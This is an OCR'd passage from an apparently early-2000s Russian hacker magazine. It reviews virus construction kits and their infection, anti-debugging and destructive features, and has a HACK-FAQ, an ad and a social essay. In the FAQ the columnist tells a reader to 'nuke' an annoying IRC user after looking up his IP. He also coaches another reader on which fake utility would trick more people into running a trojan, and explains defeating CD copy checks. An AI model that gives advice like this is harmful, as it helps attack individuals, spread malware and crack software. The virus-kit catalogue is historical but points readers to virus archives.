ФИШКИ: Помимо того, что этот конструктор был первым, он имел несколько замечательных черт, таких как:

Все идет одним архивом-package. В архиве даже есть инсталлятор и документация с описанием кусков кода и т.п. стаффом (stuff - всякой всячиной в смысле).

Генерирует вирусы практически всех возможных типов:
Overwriting вирусы
Appending вирусы
Companion (spawning) вирусы
Каркасы для троянцев и логических бомб

Возможность задания свойств генерируемого кода. Код оптимизируется (!). При желании можно добавить в него антиотладочные и антидизассемблерные вставки.

ПОСЛУЖНОЙ СПИСОК: Однако, несмотря на все свои положительные качества, VCL не вызвал очень большой волны свежих вирусов и не снискал широкой популярности. Причин этому было много, но, скорее всего, главной была высокая уязвимость сгенерированных вирусов для антивирусных продуктов. Большинство антивирусов стали обнаруживать вирусы, сделанные с помощью VCL, еще до выхода его в свет (вероятно, по восьми тестовым вирусам, отправленным на свободу задолго до самого VCL).

ХАРАКТЕР: Дружественное междумордие имеет даже крысиную поддержку и хелп-файл. Сделано по типу ТрупоВижна от Багланда C++ 3.11. Настраиваемость среды. Настраиваемые цвета, пополняемая библиотека процедур для воспроизведения эффектов и определения условий срабатывания.

НЕДОСТАТКИ: Довольно невысокое качество ассемблерного кода. Некоторые антиотладочные вставки просто не работают или завешивают комп, а иногда ассемблерный код вообще не компилируется. :-(

В апреле 1994 года Firecracker (затем вступивший в NuKE) выпустил VCL Mutator, заменяющий характерные участки кода VCL-вирусов на аналогичные, не обнаруживаемые (тогда) антивирусами.

ИМЯ: Phalcon-Skism Mass Produced Code Generator

АВТОР: Dark Angel//Phalcon/SKISM

НАЗНАЧЕНИЕ: Является намного более мощным и качественным продуктом, нежели VCL.

ФИШКИ: С помощью PS-MPC можно создавать полноценные вирусы со следующими свойствами:

Поражение COM и EXE файлов.
Резидентный и нерезидентный код.
Два разных алгоритма обхода для нерезидентных вирусов.
Несколько способов размещения в памяти резидентного кода.
Исключение COMMAND.COM из поражаемых файлов.
Генерируемый обработчик критических ошибок.
Случайно генерируемый алгоритм шифрования кода вируса.
Компактный, чуть лучше (чем в VCL) оптимизированный код.
Исходники замечательно откомментированы.

Примечательной особенностью этого конструктора является то, что он распространяется в исходных кодах (Turbo C), что было побуждением для многих авторов выпустить свои измененные версии компилятора. Это привело к еще большему увеличению числа вирусов, произведенных с его помощью.

ПОСЛУЖНОЙ СПИСОК: PS-MPC оказался гораздо более продуктивным инструментом, нежели VCL. С его помощью было создано несколько сотен вирусов, и многие из них имели широкое хождение. После того, как Aristotle (NuKE) выпустил Metric Buttload of Code Generator, генерировавший десятки слегка модифицированных PS-MPC вирусов, количество таких вирусов выросло еще больше.

ХАРАКТЕР: Полное отсутствие красивого интерфейса. Идеология P/S заключается в том, что "настоящий профессионал работает с командной строкой". Конфигурация создаваемого вирусного кода задается опциями из текстового конфигурационного файла.

Сам по себе PS-MPS не генерирует каких-либо деструктивных функций, но предоставляет очень понятный и отлично откомментированный код, так что понимание и изменение вирусного кода не представляет никакого труда.

ИМЯ: G2

АВТОР: Dark Angel//Phalcon/SKISM.

НАЗНАЧЕНИЕ: G2 или G в квадрате - своеобразный символ от "Second Generation in virus creation".

ФИШКИ: Очень напоминает PS-MPC, но гораздо мощнее. Выпущен в единственном варианте, хотя автор заявил, что будет выпускать апдейты. Для этого вся информация о вирусах была вынесена в отдельный файл, который потом (и только он один) заменялся бы на более новый. Отличительной особенностью является наличие возможности специальной модификации кода генерируемых вирусов.

ПОСЛУЖНОЙ СПИСОК: С помощью G2 создано несколько десятков реальных вирусов.

ХАРАКТЕР: Такой же, как и у PS-MPC. G2 совместим снизу вверх с PS-MPC по формату конфигурационных файлов.

ИМЯ: Biological Warfare.

АВТОР: MnemoniX.

ФИШКИ: Генерируемые вирусы имеют следующие характеристики:

Могут быть как резидентными, так и не резидентными.
Поражают EXE и COM файлы.

Шифрование - как простое, так и с помощью Biological Warfare Mutation Engine. Это небольшой полиморфный генератор, который несколько затрудняет обнаружение вирусов.

Наличие антитрассировочных приемов.
Поражение COMMAND.COM - опционально.
Обработчик Int24 (критической ошибки DOS).
Два уровня Stealth.
Плюс способ обхода каталогов, проверка оверлеев.

ХАРАКТЕР: BW, как и все вирускомпиляторы, генерирует исходный код (разумеется, ассемблер) вируса в соответствии со спецификациями, заданными пользователем. Задание опций генерации происходит интерактивно, то есть в виде вопросов и ответов.

ИМЯ: NuKE Randomic Life Generator.

АВТОР: Azrael//NuKE.

ФИШКИ: Компилятор позволяет задать набор свойств вируса, среди которых противодействие резидентным антивирусам, уничтожение файлов контрольных сумм, процедуру шифровки/дешифровки. Помимо этого NRGL предлагает набор деструктивных функций, которые можно внедрить в код создаваемого вируса, та-

ких как уничтожение MBR, файлов и случайных секторов. Код, генерируемый NRGL, не отличается читабельностью, хотя человек, неплохо знающий ассемблер, может в нем разобраться.

ХАРАКТЕР: Выполненный в лучших традициях инструментов NuKE - с красочной IDE, этот компилятор тем не менее не пользовался большой популярностью среди вирусного сообщества, хотя и известны несколько десятков NRGL-вирусов.

ИМЯ: Virus Construction Set.

АВТОР: Verband Deutscher Virenliebhaber (Ассоциация Любителей Вирусов).

ФИШКИ: Вирусы, созданные этим компилятором, имеют одинаковые характеристики:

Поражение только COM-файлов.

Количество поражаемых файлов фиксировано.

Результатом активации является уничтожение autoexec.bat и config.sys и вывод заданного при генерации текста. Единственной "изюминкой" конструктора является наличие в создаваемых вирусах средств маскировки под антивирус FluShot.

ПОСЛУЖНОЙ СПИСОК: Известно несколько VCS-вирусов.

ХАРАКТЕР: VCS не отличается особой изощренностью. VCS запрашивает текст, появляющийся в теле вируса, и количество поколений вируса, после которого наступает активация. Затем VCS создает файл virus.com, содержащий вирусный код.

ИМЯ: Virus Creation 2000.

АВТОР: Havoc The Chaos.

ФИШКИ: Содержит антиантивирусный код:
Блокирует клавиатуру при попытке трассировки кода.

Обходит ThunderBYTE TBClean.
Завешивает Turbo Debugger.
Противодействие ThunderBYTE TBSCANX.
Код для борьбы с F-Prot.

ПОСЛУЖНОЙ СПИСОК: The Virus Creation 2000 System, сокращенно называемая VC2000, довольно неплохая система генерации вирусного кода. Распространяется в виде одного файла размером около 25К.

ХАРАКТЕР: Перед созданием вируса необходимо специфицировать его свойства, такие как:

Резидентность или нерезидентность вируса.
Дописывание или записывание поверх кода жертвы.
Проверка внутренней структуры поражаемых файлов.
Проверка размеров COM-файлов.
Буферизация DTA-области на время поиска.
Оригинальный метод поиска жертв.
Обработка Int24 прерывания на предмет критических ошибок.

Примечательно, что вместе с вирусом может быть сгенерирован код определения наличия генерируемого вируса в памяти. Для удобства работы при генерации ассемблерного кода также генерируется и пакетный файл MAKEVIR.BAT, продуцирующий двоичный код вируса.

ИМЯ: Instant Virus Production Kit.

АВТОР: Youngsters Against McAfee.

НАЗНАЧЕНИЕ: Американская группа YAM выпустила в свет IVP как очередную попытку выпустить удачный вирусный компилятор. Но попытка эта не увенчалась успехом - продукт вышел очень и очень слабый. Даже по сравнению с более ранними VCL или PS-MPC в IVP отсутствует возможность создавать резидентные вирусы.

ПОСЛУЖНОЙ СПИСОК: Есть порядка сотни IVP-вирусов.

НЕДОСТАТКИ: Схема шифрования IVP вирусов ужасающе слаба. В дополнение ко всему код, вырабатываемый IVP, зачастую просто не работает.

ИМЯ: GenVir.

АВТОР: J.Struss.

ФИШКИ: Первый shareware (!!!) вирус-генератор. Интересно, а будут ли коммерческие версии вирусов? :-) Написан во Франции для оценки качества антивирусных продуктов. Конструктор выполнен на французском языке, а в состав дистрибутива входит даже форма для заказа коммерческой версии!

ПОСЛУЖНОЙ СПИСОК: Известно не более двадцати GV-вирусов.

ИМЯ: Virus Kit.

АВТОР: Stalker-X//NuKE.

НАЗНАЧЕНИЕ: Первый компилятор Windows-вирусов.

ФИШКИ: Вирусы, создаваемые VKIT, поражают Windows 3.1 EXE-файлы. При генерации можно задать строчку, помещаемую в тело вируса, и счетчик, влияющий на скорость распространения вируса. Позднее был преобразован в Windows Virus Engine.

ИМЯ: LAboratorio de Virus.

АВТОР: Father Mac.

ФИШКИ: LAboratorio de VIrus, также называемая LAVI - вирусный конструктор, в целом использует те же принципы, что и VCL. В дополнение к этому содержит библиотеку деструктивных функций Mass Destruction Library, выпущенную американской группой Evil Avatar.

ПОСЛУЖНОЙ СПИСОК: Существует пара десятков LAVI-вирусов.

ИМЯ: Virus Lab Creations.

АВТОР: Trixter.

ФИШКИ: Довольно неуклюжий комплект размером более мегабайта, включающий в себя компилятор TurboC, Turbo линкер, собственно генератор кода и набор C-библиотек. VLC генерирует исходные тексты вирусов на C, что само по себе оригинально, хотя и сомнительно с точки зрения получения хорошего кода.

ИМЯ: Batch Virus Generator.

АВТОР: Wavefunc.

НАЗНАЧЕНИЕ: Оригинальная разработка - генератор вирусов на командном языке DOS (BAT-файлы).

НЕДОСТАТКИ: Вирусы, созданные этим конструктором, легко обнаруживаются и уничтожаются.

Большинство из представленных вирус-конструкторов можно найти на сайтах, где есть вири-архивы. Например, vx.netlux.org - просто рай как для начинающего, так и опытного вирмейкера.



5:00 НОЧЬ
ПЕРЕД
ЭКЗАМЕНОМ
ХАКЕР
ЭНЕРГЕТИЧЕСКИЙ НАПИТОК
ГДЕ КУПИТЬ?
Напиток ХАКЕР всегда можно купить:
На всех заправках BP в Москве и области
В клубах: Вирус, Эстакада, Слава, Вокзал, Сова, Паутина, Титаник, Территория, Протон, Радио Га-Га, Bells
В компьютерных клубах: Орки, Лавина, Остров "Формоза", Гейм Сити
В фитнесс-клубе "Марк Аврелий"
Коммерческий отдел (крупный и мелкий опт) тел.: (095) 402-2712, 402-0930
www.tigerdrink.com

HACK-FAQ

Хакер (xakfaq@chat.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. Не стоит задавать вопросов вроде: "как сломать www-сервер?" или вообще просить у меня "халявного" INTERNET'а.

Q: Был где-то в Интернете буржуйский проект FRAVIA... А есть что-нибудь такое, но на русском?

A: Да, такое существует. Сайт, посвященный reverse engineering'у (то есть реверсированию всяких алгоритмов). На сайте представлены статьи по Reverse Engineering'у; есть форум, в котором обсуждаются проблемы защиты программного обеспечения, публикуются ссылки на свежий софт для дебага защит, линки на пакеры, упакеры. Также этот сайт объединяет людей, создающих проекты в помощь аналитикам защит (раздел "Проекты"). Здесь же ты можешь скачать инструменты для работы, это уже придется делать через "ftp://ftp.reversing.net" (там в каталоге /upload/ лежит много чего полезного). :)

Q: Как можно просмотреть локально пароли на share-ресурсы без особых затрат?

A: Microsoft, как всегда заботясь о своих пользователях, предусмотрел и это... В Windows это можно сделать с закрытыми глазами. Достаточно определить в реестре один ключик. :) Который устанавливает, показывать ли пароль, введенный при доступе к paзSHAREным ресурсам, clear-text'ом (plaintext) или звездочками. Делается сие по следующему пути: "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network". Там есть такой параметр HideSharePwds (имеющий тип REG_DWORD). В него надо прописать следующие значения: единицу (1) - для скрытия паролей или ноль (0) - для plaintext паролей.

Q: Черт, подскажите, где мне достать информации по RC5. Мне нужно полное описание алгоритма!!!

A: Полное описание алгоритма, как, впрочем, и весь остальной stuff, можно с легкостью выцепить на сайте производителя. "Каком?" - спросишь ты? Ответ один: "http://www.rsa.com". А сами исходники можно взять по следующему линку через ftp: "ftp://ftp.funet.fi/pub/crypt".

Q: Как по простому ip-адресу можно узнать разную информацию о его владельце?

A: Для Российских пользователей это можно провернуть через следующий линк: "http://www.ripe.net/cgi-bin/whois". Таких служб существует несколько. На сайте InterNIC'а, например, можно узнать все то же самое для буржуйских диапазонов.

Q: Что такое deface?

A: Вот когда тебе по мордасам заедут - это deface. ;)) В интернетовском же плане deface - это извращение красивого личика информационного сайта (ну или какой-нибудь домашней странички). Когда вместо привычного корпоративного сайта висит какой-нибудь череп и написано "|-|aC|<Ed bY 31137 haX0rS". :-)

Q: И как же осуществляются deface'ы сайтов? Как ломать странички?

A: Ломаются не страницы, а сервера, на которых все это хостится. То есть ты просто как оригинальный пользователь заменяешь страницу на хосте. И далее все наслаждаются твоим произведением искусства. Основаны взломы же на имении daemon'ов под **nix'ами**, содержащих глюки, либо через кривые (с дырками) :) cgi-скриптики. Информацию по поводу cgi-скриптов (описание их дырок, а также сканер этих самых cgi-дырявок) ты можешь найти на http://www.void.ru. (Там покопайся в архиве статей, найдешь ссылку с описанием стандартных дыр в cgi и как их использовать.)

Q: Чего такое known-text attack?

A: Known-text attack - это атака, осуществляемая взломщиком по известному тексту (так как раз дословно и переводится "known-text attack"). Как же это происходит? Допустим, у тебя есть два файла. Которые ты зашифровал с помощью определенного алгоритма с определенным ключом. Все это дело попадает к взломщику (два зашифрованных файла), причем ГЛАВНОЕ условие, что взломщик на 100% знает содержимое одного из этих файлов (расшифрованного). Такое условие может получиться само собой очень легко, например, ты зашифровал какой-нибудь там COMMAND.COM или WIN.COM. :) Профессиональный криптоаналитик может раскриптовать твой второй файл, да и вообще получить полностью ключ для закриптовки. Так вот это и будет так называемая атака по известному тексту. Есть алгоритмы и специфические ключи, которые ОЧЕНЬ не стойки к этой атаке, этого, естественно, надо избегать. (Подробности есть в книгах по криптографии и криптоанализу.)

Q: Где можно надыбать место на сервере под архив каких-нибудь больших файлов, например, сделать архив mp3?

A: Большой архив данных можно открыть для себя и своих друзей на сайте: "http://www.idrive.com". Подобные услуги предоставляет сейчас множество компаний в Интернете. На поисковиках подобные сайты можно легко найти, вписав в строку поиска: "+free +space +archive" и т.п. (А для получения mp3 удобно юзать Napster :-).

Q: Как просто узнать свой ip-адрес в сети?

A: Сейчас немного себя подправлю. Конкретно - для Windows NT. :) Для Windows NT используйте программу wntipcfg (в стандартной поставке ;). Для Windows 9x используйте winipcfg. В ней, надеюсь, разобраться не составит труда? :)

Q: Скажи, как программеры делают игры для приставок типа SEGA, DENDY?

A: Головной мозг приставки - центральный процессор (все так же, как и в твоем PC). ;) Он имеет другую архитектуру, и для него есть специальный ассемблер (Да и не только, кстати. Для них существуют и языки высокого уровня.). Игры для Dendy, Sega и т.п. приставок и пишут на таком ассемблере, специально "заточенным" под архитектуру этой приставки. У меня, например, дома есть комплект разработки Dendy/Sega-программ на PC. (Тестировать все можно на простом эмуляторе, который тоже входит в этот комплект.)

Q: Как отключить проверку оригинального CD-ROM при запуске игрушки?

A: Стандартный алгоритм: ставим ловушку на GetDriveTypeA. (90% случаев). Вываливаемся, смотрим на проверку. Не помню, какой там тип у CD-ROM'а, но это ты можешь легко посмотреть в Windows SDK. Убиваешь или правишь следующую за этой функцией Windows API проверку (типа jne/je). Надо смотреть конкретный кусок кода.

Q: На каком поисковом сервере лучше всего искать программы? Приведите пару-тройку примеров!

A: На любом из стандартных. Если краки, то на "http://www.astalavista.box.sk". Если конкретное



Задавать вопросы можно по e-mail адресу xakfaq@chat.ru (e-mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "вопрос для FAQ", иначе ответа ты просто не дождешься.

Ведущий рубрики, Хакер

имя файла знаешь, то удобно через "http://www.ftpsearch.com", а так через всякие там "http://www.altavista.com", "http://www.yahoo.com". В русскоязычном Интернете, а точнее говоря, русско-файловом, ;) лучше искать через "http://www.yandex.ru", "http://www.rambler.ru".

Q: Есть ли такие трояны, которые заражают компьютер не при открытии письма, а просто при его скачивании с почтового сервера?

A: Я не специализируюсь по троянам, и на моей памяти таких нет. Но я прекрасно понимаю, что теоретически такие трояны могут быть. Они должны быть основаны на принципиальных ошибках программ, забирающих почту или обрабатывающих уже полученные письма. (Например, что-нибудь делающие с аттачами программы могут неправильно обрабатывать их имена, то есть могут быть переполнения буферов, через которые уже можно получить доступ к системе.) Даже если такие трояны есть (а скорей всего они были), то их жизненный период очень невелик, потому что такие "навороченные" ошибки очень оперативно исправляют производители программного обеспечения.

Q: Есть ли такие кул-хацкеры, которые пишут cgi-скрипты на заказ (желательно бесплатно)?

A: Такие "кул-хацкеры" вовсе не кул-хацкеры, а простые perl-programmer'ы. :) Правда, желательно, чтобы они знали о потенциальных взломах не в теории, а на практике... То есть искать исполнителей подобных заказов надо на серверах, темой которых является защита информационных технологий. Пиши там в форум, и точно кто-нибудь откликнется... Правда альтруистов, которые захотят делать это на халяву, либо очень мало, либо вообще нет. Сожалею. :) Попробуй начать свои скитания с адресов: "http://www.hack-crack.com", "http://www.void.ru" (тут, кстати, открылся недавно раздел ссылок на другие ресурсы в сети).

Q: Можно ли увеличить скорость работы с Internet через модем путем использования сразу нескольких телефонных номеров и как это осуществить на практике?

A: Есть несколько способов. ;) Один - подрубаешься на двух компах с этими модемами к Инету. Вот тебе и быстрее - в два раза больше можешь скачать. :) Второй способ (более выгодный) - делаешь все то же самое, только еще накручиваешь себе points'ы вдвойне в "http://www.spedia.net". Тем самым зарабатываешь деньги на выделенку. Потенциальная выгода. ;-) Дальше сидишь и отдыхаешь, с несколькими мегабитами (наивные мечты). ;)

Q: Какая-то тварь залезла мне на ICQ и начала со мной общаться, потом он назвал моего провайдера, причем правильно назвал и грозился меня убить! Что за фигня?

A: Таких наглых типов надо уничтожать. Всеми доступными способами. Он-то все это провернул очень легко. Каким-то способом нашел тебя (может даже и Random'ом). У него патченная ICQ. Посмотрел на твой ip-адрес, ввел его в службу, подобную описанной выше, которая по твоему ip-адресу вывела всю информацию на твоего провайдера. Вот ее-то он тебе и сказал. Ничего особого навороченного, типичный ламух. :)

Q: Мы с другом часто играем через модем в разные стратегии, могу ли я во время этого хакнуть его комп и удаленно поадминистрировать?

A: Нет (А какой ответ ожидал ты?). Подобных прецедентов пока не было (И в ближайшем будущем, надо понимать, не будет.).

Q: Существуют ли программы распаковки InstallShield self-extractor'ов? Аналогичные WinZip'y для zip-формата?

A: Да, существуют. Очень часто мне приходится ими пользоваться для извлечения каких-нибудь данных, требуемых для взлома. Сия программа носит имя ICOMP. "InstallShield File Compressor / Version 3.00.062 for Microsoft Windows 95", "Copyright(c) 1990-1995 Stirling Technologies, Inc. All Rights Reserved." (Такую же прогу, но более извращенную, вроде бы делала группа [uCF]). Кстати, по умолчанию эта программа прописана в FAR'е для использования по Enter.

Q: Я выдаю трояна за руссификатора Аськи. Оригинальная ли это идея и много ли народа на это купится?

A: Изначально-то много народу купится. Только по-моему этой зимой такую идею уже использовали. Так что она не нова. Лучше сделать какой-нибудь "автонакручиватель" очков для всяких спонсорских программ. Вот на это лопухов купится много. Да и всяких пирамидчиков не жалко особо. ;)

Q: Подскажи, чего нужно сделать, если в сетапе SoftIce 3.1 нету моей видеокарты (у меня NVIDIA RIVA TNT2 M64)?

A: Похвастался, похвастался... :) Выбрать надо "Universal Video Driver" (там, вроде бы, галочка должна быть такая). =) С ним-то лучше всего и работать. Сие есть безглючная вещь.

Q: Один парень на IRC надоел, я хочу его уничтожить. Как это сделать?


A: Определи его ip-адрес по nickname'y (если он, конечно, сидит не через bouncer) и нюкни каким-нибудь стандартным нюком, коих можно найти в Инете кучу. Определить ip-адрес можно подав команду: "/dns имя_парня" в консоли. Например: "/dns upyr". В ответ получишь его адресок.

Q: Мне нужна программа, чтобы меня не хакнули!!!

A: Поставь AtGuard Firewall или ConSeal PC Firewall от Signal9. Первое мне нравится гораздо больше, оно удобнее, хотя и менее профессионально. Сия программа может: фильтровать запрашиваемые web-ресурсы, "обрезать" всякую рекламу (очень полезно), фильтровать входящий/исходящий трафик. То есть блокировать стандартные посылки левого числа пакетов (да еще и специально битых) на определенные порты. Ты сразу же с помощью него увидишь, если какой-нибудь троян попытается что-нибудь отправить с твоей системы. Ставишь при установке AtGuard'а опцию "самообучения", после этого на каждое открытие неизвестного для него сокета он будет спрашивать "можно/нельзя". Разбирайся! :)

Q: Чем отличаются принципы работы червей, вирусов и троянов?

A: Черви - вредоносные (не всегда) программы, основной целью которых является **наибольшее** распространение через какие-либо ресурсы (например, через Интернет или локальную сеть). Распространяются обычно простым копированием. Для распространения используют известные дырки в системах. Вирусы - вредоносные программы, которые распространяются путем заражения своих носителей. При запуске носителя код вируса активизируется, и он продолжает свою работу. Трояны... Основная их цель - это незаметная работа под видом чего-то другого. Чаще всего они просто воруют информацию, а сами распространяться не могут. Бывают, конечно, разные отклонения от этой спецификации, а также всякие гибриды. :) Ну и монстры, типа 3 в одном! :-)





ТРАНСФОРМЕР

с Сергеем Покровским

Свобода. Отличное слово, мать его. Настолько отличное, что уже никто всерьез не вдумывается в его смысл. Что только не объявляют этим словом. Свободе мысли, свобода вероисповедания, свобода слова, в конце концов. Дерьмо собачье. Система постоянно выплескивает все новые и новые потоки пропаганды, чтобы затуманить тебе разум, заставить тебя уверовать в свою свободу действий, в то, что каждый шаг, который ты делаешь, каждый вздох, каждый нейронный импульс твоего мозга – это все твое собственное свободное желание. Ты подключился к Интернету и теперь считаешь, что, наконец-то, ты можешь вдохнуть полной грудью потоки свободного воздуха. Ты абсолютно твердо, на уровне веры в свое существование, считаешь, что теперь, когда ты online, ты можешь читать настоящие свободные новости, узнавать все то, что не расскажут никогда в прессе и на ТВ. У меня все это вызывает саркастическую усмешку.

К сожалению, а может быть и к счастью, многие люди, да почти все, абсолютно открыты для внушения. Куча народу живет в своих деревеньках и маленьких городишках и думает, что все, что им сказали по радио и телевидению, и есть настоящее, реальное. Но есть и другие. Те, кто считают, что им постоянно врут политики, что их обманывает государство, пытаясь навязать свою точку зрения. И эти люди ищут новые пути для получения информации. Они подключаются к Инету, они общаются с друзьями. Они правы. Их обманывают. Только самое главное то, что и они тоже не получают ничего реального, настоящего, свободного. Все, что они находят, - блеф. Цинично спланированная пропаганда, которая позволяет работать на нескольких уровнях, в том числе и на псевдосвободных. И вот эту-то "псевдосвободу" они и принимают за чистую монету. Слепцы.


А ведь ответ есть. И этот ответ внутри нас. Настоящая свобода - это мы сами. Мы, отключенные от внешнего мира, замкнутые в себе. Для некоторых это не-

реально, как нереально отключить эмбрион от плаценты. Однако правильно говорят - "пути господни неисповедимы", а значит "все, что мы считаем нереальным, - возможно". Система - это не армия политиков, не стая бизнесменов, не горстка проповедников. Система - это твой мир. Мир, в котором ты живешь. Его законы, его измерения, его понятия и правила. Ты купил компьютер, ты выбрал самый лучший процессор, PIII, с 700 MHz частоты кристалла, с 256 Mb оперативки. Но почему? Почему не Mac? Почему не Amiga? Потому что есть правила, понятия и законы. Все используют IBM-совместимые компьютеры, и ты тоже. Все гоняются за тактовой частотой процессора, и ты тоже. Все наращивают объем оперативки, и ты тоже. Ты просто одна из шестеренок системы, которая работает по своим законам. И твое сознание даже не пытается как-то противостоять этому, потому как полностью уверовало, что это благо. Ты не веришь в Бога? Ну что ж, это твой выбор. Я, например, тоже не верю. Но почему ты так твердо веришь в законы мироздания? Почему ты считаешь их Библией, по которой надо жить? Почему ты веришь, что все, что делает большинство, - истина? Потому что ты так привык. Тебя так воспитали. Твои родители с детства маниакально подчинялись системе и приучили тебя к тому же. А всех, кто не принимает законы этой жизни, ты называешь сумасшедшими. Но почему? Потому что это намного безопаснее для системы, чем позволить тебе задуматься над поступками этих инакомыслящих.

Человечество постоянно переживает все новые и новые этапы развития. И все новые и новые люди становятся у руля мира. В древности человечество было разобщено, и люди не имели постоянных контактов друг с другом (ну не могли тогда звонить по телефону или пользоваться спутниковой телеконференцией). И хозяином мира (того маленького мирка, который считали миром) был шаман, который и диктовал ментальную политику. Да, именно шаман, а не вождь. Вождь только руководил племенем, помогал решать те или иные вопросы, разрабатывал стратегию нападений и обороны, а вот мозги программировал шаман. И все жили ради блага племени, ублажая богов, чтобы они помогали всем и каждому. Прошло много веков, и хозяевами мира стали священники, которые всячески пропагандировали те или иные модели поведения и правил жизни. Все, кто пытался пойти против них, признавались порождением дьявола (как бы его не называли в разных верах) и уничтожался. И люди жили ради вечной жизни. Вся жизнь была посвящена единственному - "не согреши".

Теперь другие времена. Вера в богов уже утратила свое величие. Теперь священники уже не имеют той силы, которой располагали раньше. Люди еще чтут Господа, но уже не искренне, а скорее отдавая дань традиции. Истинный бог теперь другой. Корпорации. И мотивы твоей жизни стали тоже другими. Теперь ты живешь для того, чтобы потреблять. Ты должен хорошо учиться, т.к. это залог получения хорошей работы. Хорошая работа - хорошие деньги. Много денег - больше можно купить. Чем больше покупаешь, тем более высок твой статус, тем ты более правильный член социума. Покупай больше продуктов, покупай микроволновые печи для этих продуктов, вибромассажные кресла, кремы для кожи, покупай холодильники, стиральные машины, телевизоры с плоским экраном, автомобили, масла для автомобилей, сотовые телефоны, лекарства от облучения этими телефонами, покупай сигареты, алкогольные напитки, покупай блокираторы зависимости от сигарет и алкоголя, покупай компьютеры, покупай программы для компьютеров, покупай доступ в Интернет, покупай все в самом Интернете. И все это - система. Система, которая имеет миллионы законов, о которых ты даже никогда не задумывался, но постоянно живешь по ним. И никогда ты не сможешь вырваться из этого круга. Даже не пытайся. Не забывай, что тем, кто не хочет много покупать, уже давно придумали название - "сумасшедший".

Ты все еще чувствуешь себя свободным?





ДАЙ 3D МНЕ ПОЩУПАТЬ

Др.Прозвонкин Dr.Cod@xaker.ru


Когда появилась возможность рисовать на компьютере, произошел настоящий взрыв. Волна компьютерной графики захлестнула все - от телевидения до конструкторского бюро. Но компьютер никак не хотел становиться трехмерным и осязаемым. Самые лучшие 3D программы через виртуальный шлем выдавали только бестелесные миражи. 3D рисовалки до сих пор напоминают уроки черчения на абсолютно плоском листе. Только теперь нет препода, который готов тебя сожрать за маленькую помарку.

ХВАТИТ ВОДУ ЛИТЬ, КОГДА ЩУПАТЬ БУДЕМ?

Отдельные перцы, насмотревшись "Джонни-мнемоника" с "Газонокосильщиком", думают, что виртуальный костюм и пара перчаток дают полное ощущение реальности. Это не так, костюм и перчатки сделаны для того, чтобы ввести в машину движения твоего тела. То есть компьютер тебя чувствует, а ты его нет.

